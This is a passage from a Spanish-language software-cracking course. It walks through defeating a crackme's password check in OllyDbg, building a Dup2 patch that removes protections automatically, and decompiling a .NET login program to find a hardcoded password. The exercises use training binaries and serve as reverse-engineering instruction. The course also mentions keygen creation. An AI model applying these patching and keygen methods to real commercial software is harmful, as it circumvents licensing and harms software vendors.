- Siguiendo, tenemos una instrucción que mueve el contenido de la dirección de memoria EBP-30, que es 0240F97C, al registro **EDX**.

```
00401368  .  0FBE10      MOVSX EDX,BYTE PTR DS:[EAX]
0040136B  .  8D42 EC     LEA EAX,DWORD PTR DS:[EDX-14]
0040136E  .  8D55 D0     LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0     MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411    MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0        CMP EAX,EDX
```

```
Stack address=0240F97C, (ASCII "10445678951")
EDX=00000070
```

```
Registers (FPU)
EAX 0000005C
ECX 0240F97C ASCII "10445678951"
EDX 0240F97C ASCII "10445678951"
EBX 00000000
ESP 0240F944
EBP 0240F9AC
ESI 00000111
EDI 0240FA28
```

Imagen 5.13.9.

- Después tenemos un **MOV ECX, DWORD PTR** SS:[EBP-10]. Mueve a **ECX** el valor cero.

```
0040136B  .  8D42 EC     LEA EAX,DWORD PTR DS:[EDX-14]
0040136E  .  8D55 D0     LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0     MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411    MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0        CMP EAX,EDX
0040137A  .v 75 0D       JNZ SHORT Crackme_.00401389
```

```
Stack SS:[0240F99C]=00000000
ECX=0240F97C, (ASCII "10445678951")
```

```
Registers (FPU)
EAX 0000005C
ECX 00000000
EDX 0240F97C ASCII "10445678951"
EBX 00000000
ESP 0240F944
EBP 0240F9AC
ESI 00000111
EDI 0240FA28
```

Imagen 5.14.0.

- En cada iteración que haga el **LOOP**, el valor de **ECX** se incrementará, así en la siguiente instrucción con **ECX + EDX** apuntar a los diferentes bytes del número constante.

```
00401368  .  0FBE10      MOVSX EDX,BYTE PTR DS:[EAX]
0040136B  .  8D42 EC     LEA EAX,DWORD PTR DS:[EDX-14]
0040136E  .  8D55 D0     LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0     MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411    MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0        CMP EAX,EDX
0040137A  .v 75 0D       JNZ SHORT Crackme_.00401389
0040137C  .  8D45 D0     LEA EAX,DWORD PTR SS:[EBP-30]
```

Imagen 5.14.1

- Ahora **ECX** vale cero y el registro **EDX** hace referencia al inicio del número 10445678951, la instrucción moverá, en esta primera iteración, el primer byte del número (como lo indica en los detalles).




Imagen 5.14.2.

Ahí está moviendo el byte 31, que corresponde al número 1 en decimal ASCII; este número 1 es el primer dígito del número.

- La siguiente línea es una comparación. Ésta está comparando los valores de los registros **EAX** y **EDX**.

Imagen 5.14.3.

Si recordamos, en el registro **EAX** está el valor del primer byte del password que introdujimos menos 14, quedando el valor de 5C en **EAX** (70 – 14 = 5C, en hexadecimal). Por otro lado, en el registro **EDX** está el valor 31 que corresponde en decimal al primer 1 en el número constante.

Entonces esa instrucción está comparando el 5C con el 31, como se indica en los detalles de **OllyDbg.**

Como los valores son diferentes, la comparación dará un resultado diferente de cero, esto hará que no se active la bandera Z (Z = 0) y por lo tanto, la siguiente instrucción que es un salto **JNZ** es tomado.

Imagen 5.14.4:

Mientras se introduzca un password incorrecto, la comparación siempre será diferente; sólo será igual cuando se escriba el password correcto.

Hagamos un análisis de esta comparación.

CMP (primer byte del password correcto - 14), 31

Se necesita que ambos miembros sean iguales, entonces…

Primer byte del password correcto – 14 = primer byte del número constante.

Haciendo un poco de algebra, no queda…

Primer byte del password correcto = primer byte del número + 14

Entonces, haciendo esa operación, tenemos que…

Primer byte del password correcto = 31 + 14 (En hexadecimal)

Primer byte del password correcto = 45

El 45 corresponde a la letra E.

Si repetimos el **LOOP**, observamos que las operaciones anteriores se repiten byte a byte.

Entonces…

Primer byte del password correcto = primer byte del número + 14

Segundo byte del password correcto = segundo byte del número + 14

Tercer byte del password correcto = tercer byte del número + 14

Y así hasta recorrer todos los bytes.

Siguiendo la lógica anterior, tenemos que el password correcto es **EDHHIJKLMIE.**

- Ya teniendo el password correcto, vamos a probarlo. Es necesario reiniciar el ejecutable en **OllyDbg**, pero antes debemos borrar todos los BreakPoints que colocamos.

Imagen 5.14.5: Muestra el password correcto.

Nota: Como ejercicio extra, se le queda al estudiante recorrer todo el **LOOP**, para que observe como se van actualizando los contadores y como va recorriendo byte a byte en el número constante y también en el password introducido.

Nuevamente en este ejercicio no se realizaron modificaciones en el código, por lo tanto, no es necesario guardar en un nuevo ejecutable.

Creación de un parche

Es muy común encontrar en Internet los parches (Patch) para romper las protecciones del software. Un parche se encarga básicamente de obtener los cambios entre el programa original y el modificado (al que ya rompimos las protecciones). En base a estos cambios crea el ejecutable del **Patch**, que es capaz de modificar al programa original de manera automática, tal como lo hicimos a mano.

Un parche facilita el almacenamiento, ya que es más fácil trasladar éste que es más ligero (algunos KB), que trasladar todo el programa modificado que puedes pesar varios **MB**.

Para crear nuestro Parche, vamos a utilizar una herramienta llamada *Dup2*. En la máquina virtual se encuentra en la ruta

Documents\Cracking\Dup2\dup2.exe.

Lo ejecutamos y tenemos una interfaz como la siguiente.

- Comenzamos con la creación del parche. En el menú *Project,* seleccionamos la opción *New*.




Imagen 5.14.6: Ejecutamos Dup2 y nuevo proyecto.

Y nos muestra una ventana en la que podemos llenar algunos datos, como el nombre del autor, fecha de liberación, información del parche, ect. Estos datos no son obligatorios de llenar.

- En el campo llamado **Filename**(s), debemos seleccionar el ejecutable original. Vamos a utilizar el primer programa que rompimos. Ya que elegimos nuestro ejecutable y llenamos los datos (opcional), damos clic en *Save*.





Imagen 5.14.7: Carga el binario original.



- Ahora tenemos una ventana como la siguiente, con un renglón llamado ***Patch info***. Damos clic derecho sobre ***Patch info***, seleccionamos ***Add*** y después ***Offset Patch***. Ver imagen




Imagen 5.14.8: Agregamos offset patch.

- Se agrega un nuevo renglón llamado ***Offset* Patch**, en la ventana principal.

Imagen 5.14.9: Muestra como agregar el patch.




Imagen 5.15.0: Offset Patch agregado.

- Damos clic derecho sobre este nuevo renglón y seleccionamos la opción *Edit*.




Imagen 5.15.1: Editando el Offset Patch.

Sale una ventana como la siguiente:




Imagen 5.15.2: Muestra varias opciones para editar.

Nuevamente tenemos que llenar algunos campos. En primer lugar, en el campo ***Target File*** seleccionamos el programa original (el que vamos a parchar). Después en el apartado de ***Compare Files***, seleccionamos en el campo ***Original File*** nuevamente el ejecutable original, y en el campo ***Patched File*** seleccionamos el programa modificado.

- Ya que llenamos los campos anteriores, damos clic en el botón *Compare*.




Imagen 5.15.3: Puntos más importantes a editar.

Cuando seleccionamos *Compare*, nos muestra los bytes originales (lado izquierdo) y los bytes modificados o nuevos (lado derecho). Para salvar los cambios damos clic en el botón *Save*.




Imagen 5.15.4: Compara lo offsets

- Regresamos a la ventana principal, para ya crear el **Patch** seleccionamos el menú *Project* y la opción ***Create Patch***.




Imagen 5.15.5:

- Nos pide seleccionar un nombre para el **Patch** y la ruta en la que lo queremos guardar.




Imagen 5.15.6: Guardamos el patch.

Ya guardado, podemos buscarlo en la ruta que elegimos y después lo probamos.




Imagen 5.15.7: Muestra el patch generado.

- Si presionamos el botón ***Patch***, se modifica automáticamente el programa original.




Imagen 5.15.8: Ejecutando el Patch.

Y para salir del parche seleccionamos el botón *Exit*.

Podemos revisar que el archivo original ya no tiene ninguna protección.

Cracking en .NET

Introducción

Crackear aplicaciones hechas en .NET requiere saber algunos conceptos sobre esta tecnología y aprender a usar nuevas herramientas.

Veamos algunos conceptos importantes:

¿Qué es .NET?

.NET es toda una nueva arquitectura tecnológica, desarrollada por Microsoft para la creación y distribución del software como un servicio. Esto quiere decir, que mediante las herramientas de desarrollo proporcionadas por esta nueva tecnología, los programadores podrán crear aplicaciones basadas en servicios para la web. .NET Framework.

.NET Framework constituye la plataforma y elemento principal sobre el que se asienta Microsoft .NET. De cara al programador, es la pieza fundamental de todo este nuevo modelo de trabajo, ya que proporciona las herramientas y servicios que necesitará en su labor habitual de desarrollo. .NET Framework permite el desarrollo de aplicaciones a través del uso de un conjunto de herramientas y servicios que proporciona, y que pueden agruparse en tres bloques principales: el Entorno de Ejecución Común o Common Language Runtime (CLR a partir de ahora); la jerarquía de clases básicas de la plataforma o .NET Framework Base Classes; y el motor de generación de interfaz de usuario, que permite crear interfaces para la web o para el tradicional entorno Windows, así como servicios para ambos entornos operativos

En la base del entorno de ejecución, se encuentra el CLR, que constituye el núcleo de .NET Framework, encargándose de la gestión del código en cuanto a su carga, ejecución, manipulación de memoria, seguridad, etc.

En el nivel intermedio, se sitúa la jerarquía de clases básicas del entorno de ejecución, que constituyen un sólido API de servicios a disposición del programador, para multitud de tareas como, gestión del sistema de ficheros, manipulación multihebra, acceso a datos, etc. Finalmente, en el nivel superior, encontramos las clases que permiten el diseño del interfaz de usuario de nuestras aplicaciones. Si necesitamos desarrollar aplicaciones para Internet, utilizaremos ASP.NET, que nos provee de todo lo necesario para crear aplicaciones para la Red: web forms, web services, etc. Y no piense el programador tradicional de Windows, que todo en .NET Framework es programación para Internet. La plataforma no se ha olvidado de este colectivo

de programadores, que necesitan desarrollar programas para este sistema operativo, y pone a su disposición los denominados Windows Forms, la nueva generación de formularios, con características avanzadas y muy superiores a las del motor de generación de formularios de VB6. Adicionalmente, existe la posibilidad de que necesitemos servicios del sistema que no requieran interfaz de usuario en absoluto. Este aspecto también está contemplado por la plataforma, permitiéndonos, por ejemplo, la creación de servicios para Windows 2000 y NT.

El CLR, Common Language Runtime

El Entorno de Ejecución Común de Lenguajes o CLR (Common Language Runtime), representa el alma de .NET Framework y es el encargado de la ejecución del código de las aplicaciones.

El CTS, Common Type System

El Sistema Común de Tipos o CTS (Common Type System), es el mecanismo del CLR que permite definir el modo en que los tipos serán creados y manipulados por el entorno de ejecución de .NET Framework.

Prueba Cracking Login.exe

Aunque sí es posible analizar y romper las protecciones de una aplicación en .NET con **OllyDbg**, en los siguientes ejemplos vamos a descompilar las aplicaciones, es decir, vamos a poder ver todo el código inmerso en la aplicación.

Lo anterior nos permite analizar y comprender el código, para conocer la manera en que está protegido.

Herramientas:

- **.NET Reflector 8.2**

La herramienta que vamos a utilizar nos permite además de comprender el código, también podemos elegir en qué lenguaje de programación queremos analizarlo.

NET Reflector es un navegador de clases, descompilador y analizador estático para el software creado con .NET Framework. Esto nos proporcionará acceso al código fuente de cualquier proyecto hecho en .net, c#, F#, C++/CLI. El cual es usado para comprender binarios a un lenguaje entendible al ser humano, el cual podemos aprovechar para ver qué es lo que sucede en el caso de una licencia con el fin de obtener los procesos para generar el serial y así poder crear un keygen.

Este primer ejercicio presenta una interfaz como se muestra a continuación.

Imagen 5.15.9: Ejecutando Login.exe.

- Introducimos cualquier password y vemos qué pasa:




Imagen 5.16.0: Muestra el mensaje de acceso denegado.

Vamos a comenzar a analizar nuestro primer ejercicio de este bloque.

Las pruebas de Cracking en .NET están en la ruta **Documents\Cracking\Pruebas cracking\Cracking .net.**

- Como primer paso, abrimos el software .NET Reflector, que en la máquina virtual se encuentra en el Escritorio.

Tenemos una interfaz como la siguiente:




Imagen 5.16.1: Muestra la estructura del programa.

- Para abrir nuestro primer ejecutable, vamos al menú *File* y seleccionamos la opción ***Open Assembly***.




Imagen 5.16.2: Muestra las clases y paquetes.

Ejemplo #1 Login.exe

- Seleccionamos el programa y lo abrimos.




Imagen 5.16.3: Abrir Login.exe

Podemos ver el ejecutable que abrimos del lado izquierdo de la interfaz.




Imagen 5.16.4: Muestra el nombre del proyecto por default

- Ahora, abrimos el árbol de archivos como se muestra en la siguiente imagen, hasta llegar al Form1 y ahí vamos a comenzar a analizar el evento Click del botón *Login*. Imagen 1.6.




Imagen 5.16.5: Muestra el botón de login.exe

En el lado derecho podemos ver el código del evento Click, podemos analizar qué hace la aplicación después de dar clic en el botón Login.

Imagen 5.16.6: Muestra el código tras el botón.

Como se puede ver, es fácil entender el código y seguir los pasos que sigue.

Si vemos la parte del **else**, en la primera estructura **if-else**, ahí está haciendo la comprobación para ver si nos manda el mensaje "Correcto!" o el mensaje "Acceso denegado":




Imagen 5.16.7: Muestra un bloque de decisión si es correcta o no la contraseña

Primeramente, le está asignando a la variable **p** la cadena de texto que se introduce en el campo Password. Es decir, si introducimos la palabra password123 entonces **p** = password123.

Después, llama a una función de nombre comprobar, que recibe como parámetro de entrada a la variable p. Si damos clic en la palabra comprobar, nos lleva al código de esa función.




Imagen 5.16.8: Muestra un método para comprobar la contraseña

Vemos que el código de la función comprobar es muy sencillo. Sólo invoca a una función de .NET llamada ***Equals***, que tiene como objetivo comparar dos cadenas para ver si son iguales o no.

Observamos que compara el valor de la variable p con otra variable de nombre *password*.

Si analizamos más elementos de la aplicación, vemos que tiene un constructor. En los constructores de las clases, regularmente se inicializan las variables propias del programa.





Imagen 5.16.9: Analizando el constructor.

- Lo abrimos y encontramos que ahí está definido el valor de la variable password, su valor es admin123456.

Imagen 5.17.0: Constructor contiene la clave.



Si la función comprobar está comparando la contraseña que nosotros introducimos con el valor de la variable password, y si son iguales nos manda el mensaje correcto, de lo contrario, si son diferentes nos manda el mensaje de error. Entonces podemos deducir que la contraseña de este ejercicio es **admin123456.**

- Probemos si estamos en lo correcto.

Imagen 5.17.1: Muestra el mensaje correcto.

Encontramos dentro del mismo código la contraseña del programa, esto es un error muy grave y muy común entre los programadores. Con esto podemos dar por terminado el primer ejemplo de .NET.

Ejemplo #2 LoginVB.exe

Este segundo ejercicio presenta una interfaz como sigue. Si introducimos cualquier contraseña y damos clic en Aceptar, veremos que sucede.

